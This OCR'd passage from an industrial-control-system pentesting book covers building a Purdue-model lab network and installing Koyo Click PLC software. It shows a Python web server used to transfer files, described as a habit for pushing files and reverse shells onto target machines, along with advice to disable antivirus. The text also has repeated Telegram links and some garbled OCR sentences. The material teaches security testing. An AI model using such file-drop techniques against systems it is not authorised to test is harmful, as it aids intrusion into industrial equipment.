


Figure 1.34: Network settings

We can now select Wired Settings from this menu. A pop-up window will then appear. Then, as shown in the following screenshot, pick the gear icon, which is positioned next to the purple slider:

Figure 1.35: Wired network interface

https://t.me/learningnets

We should take a moment to talk about our IP address strategy at this time.

Each network segment will be divided into a dedicated IP range, as illustrated in the following table:

Network	IP Range	Machine Name
Level 5: Enterprise	172.16.0.0/24	KALI
Level 4: Site Business systems		
Level 3: Operations and Control	192.168.3.0/24	Workstation
Level 2: Localized Control	192.168.2.0/24	SCADA
Level 1: Process	192.168.1.0/24	PLC
Level 0: I/O		

Now, we can pre-assign IP addresses to the VMs that we have built out.

We will assign the following IP addresses:

192.168.1.10

192.168.2.10

192.168.3.10

172.16.0.10

Running the ip addr command on Linux-based distros, similar to what's displayed in the accompanying snapshot, can ensure that the IP addresses

https://t.me/learningnets

have taken effect on our machines:




Figure 1.36: Checking the network address

Select IPv4 and then Manual from the drop-down menu. As demonstrated in the accompanying screenshot, the option to set the Linux-based distro IP address for all three: PLC, SCADA, and Kali: should appear under Addresses:

https://t.me/learningnets




Figure 1.37: Ubuntu manual IP configuration

We can now proceed to the Windows 7 configuration and manually set the IP address there as well. The following is the Windows 7 configuration:

https://t.me/learningnets




Figure 1.38: Windows 7 network configuration

Run the ping command to ensure that the PLC, SCADA, and Workstation can all ping each other, as illustrated in the following screenshot:

https://t.me/learningnets




Figure 1.39: Checking communication between VMs

We have now successfully configured the network segmentation to resemble the Purdue model. We've established all of the IP addresses statically, and we've tested the communication between the tiers and the VMs.

https://t.me/learningnets

Conclusion

We've covered a lot of ground in this introductory chapter. We discussed the relevance of virtualization and the necessity to become familiar with the many platforms available. By deploying our Fusion desktop and ESXi server, we received a lot of exposure to VMware. Then we downloaded and deployed four distinct VMs and configured the networking scheme to match the Purdue model.

After all of that work, we now have a solid basis on which to create a lab. We'll continue to improve this lab by adding software as needed and using the attack VM to run scenarios that we've created in the future.

We'll build the physical component of our lab in the next chapter by installing the engineering software that will interface with our hardware PLC.

https://t.me/learningnets

CHAPTER 2

Route the Hardware

This chapter will take you on a delightful journey to learn how to integrate physical hardware and virtual infrastructure. ESXi can route connections to local Programmable Logic Controllers Human System Interfaces and other such devices by understanding how the machine is running. To begin, this part will employ Koyo Click software and hardware because the Koyo Click PLC is a very cost-effective option, and the engineering programming software is free to use, unlike other popular suppliers who charge large licensing fees for their programming tools. Know that the principles and procedures covered in this chapter are mirrored in the products of other automation companies including Siemens, Rockwell, Schneider, Omron, Mitsubishi, and others. If obtaining a Koyo Click proves challenging, you can use a PLC of your choice to follow along. It's worth noting that you'll need to have access to the vendor's engineering program software. We'll set up the hardware PLC, install the Click software, and then configure the connection between the virtual computer and the physical PLC.

Understanding how industrial technology is programmed will significantly improve your pentest success rate. Knowing the nuances of how the software operates, the resources it consumes, and the communication technique it employs can enable you to spot potential entry points in the future.

https://t.me/learningnets

Structure

In this chapter, we're going to cover the following main topics:

Installing the Click software

Setting up Koyo Click

Configuring communication

https://t.me/learningnets

Technical requirements

For this chapter, you will need the following:

Koyo Click software, which you can download from here: https://www.automationdirect.com/support/software-downloads?itemcode=CLICK

Koyo Click hardware, which you can find here: https://www.automationdirect.com/adc/overview/catalog/programmable_controllers/click_series_plcs/

A Windows 7 Machine, which was covered in the previous chapter

ESXi, as was covered in the previous chapter

https://t.me/learningnets

Installing the Click software

Welcome to the chapter's first subject. We'll walk through the installation of the Koyo Click program in this section. This software will allow us to communicate with the Koyo Click PLC, as well as upload and download programs to and from it.

This chapter will begin by emphasizing that this is not a sales pitch for Koyo Click or AutomationDirect; rather, it is a very flexible, versatile, comprehensive, and cost-effective PLC option. AutomationDirect is also a one-stop-shop where you can place an order and get everything you need to set up a complete lab.


Let's get to the AutomationDirect website now that that disclaimer is out of the way. Please visit https://www.automationdirect.com/support/software-downloads?itemcode=CLICK for more information.

We'll head to AutomationDirect to get the software for programming a Koyo Click. When you click on the preceding link, you will be taken to the following screen:

https://t.me/learningnets

Figure 2.1: Click software download

Then, as seen in Figure you'll click the green DOWNLOAD button, which will trigger a notification update and prompt you for an email address, followed by a confirmation of the email address to continue:



https://t.me/learningnets

Figure 2.2: Email confirmation

The software will begin to download after your email address has been verified. You should now have the software on your computer. You'll need to copy it to your Windows 7 virtual machine, which you constructed in Chapter 1: Using .There are several methods for accomplishing this; one is to create a second interface on the VM and place it in the VM network segment on the ESXi hypervisor. This file can be moved using a variety of file transfer protocols and tools. I simply choose the simplest alternative, which has become second nature to me. Many files drops and reverses shell pushes on boxes/machines have been conducted during assessments by simply starting up a Python 3 web server and having the Windows 7 machine travel to the file and download it.

The command to start the Python 3 web server is as follows:

```
paulsmith@hal-1 click % python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Figure 2.3: Initiating the python3 web server

When the client connects, you'll receive the following HTTP 200 OK success status response code:

```
"GET / HTTP/1.1" 200 -
"GET /clicksoftware_v260.zip HTTP/1.1" 200 -
```

https://t.me/learningnets


Figure 2.4: Response code for success status

The Windows 7 system connects and downloads the software file, as you can see. The directory listing hosted on the local server is shown in the following screenshot:

Figure 2.5: Python HTTP server directory listing

I've mentioned it since it's a good habit to develop going forward because it'll come in handy during future pentesting engagements when you need to transfer files between your host system and the box you're trying to breach.

The CD Image that can be extracted to start the installation procedure is seen in this screenshot:



https://t.me/learningnets

Figure 2.6: Koyo Click CD Image

We want to extract the CD Image and run the Install option that follows now that we have the software downloaded to our Windows 7 Virtual Machine (VM):




Figure 2.7: Install Click software

This will bring up a User Account Control dialogue box, as illustrated in Figure on which we should select The software will generate a dialogue box allowing us to install the CLICK Programming Software: After clicking the software will generate a dialogue box allowing us to install the CLICK Programming Software:

https://t.me/learningnets




Figure 2.8: Accept UAC install validation

The next series of screenshots will walk you through installing the Click programming software. We will click the Install Software button first, as seen here:




Figure 2.9: Click programming software

https://t.me/learningnets

You should now see the page depicted in Figure To continue with the InstallShield click the Next > button. A dialogue box will appear, advising you to disable anti-virus software on your Windows 7 PC because it will prevent the programming software from being installed correctly and completely:





Figure 2.10: Click InstallShield

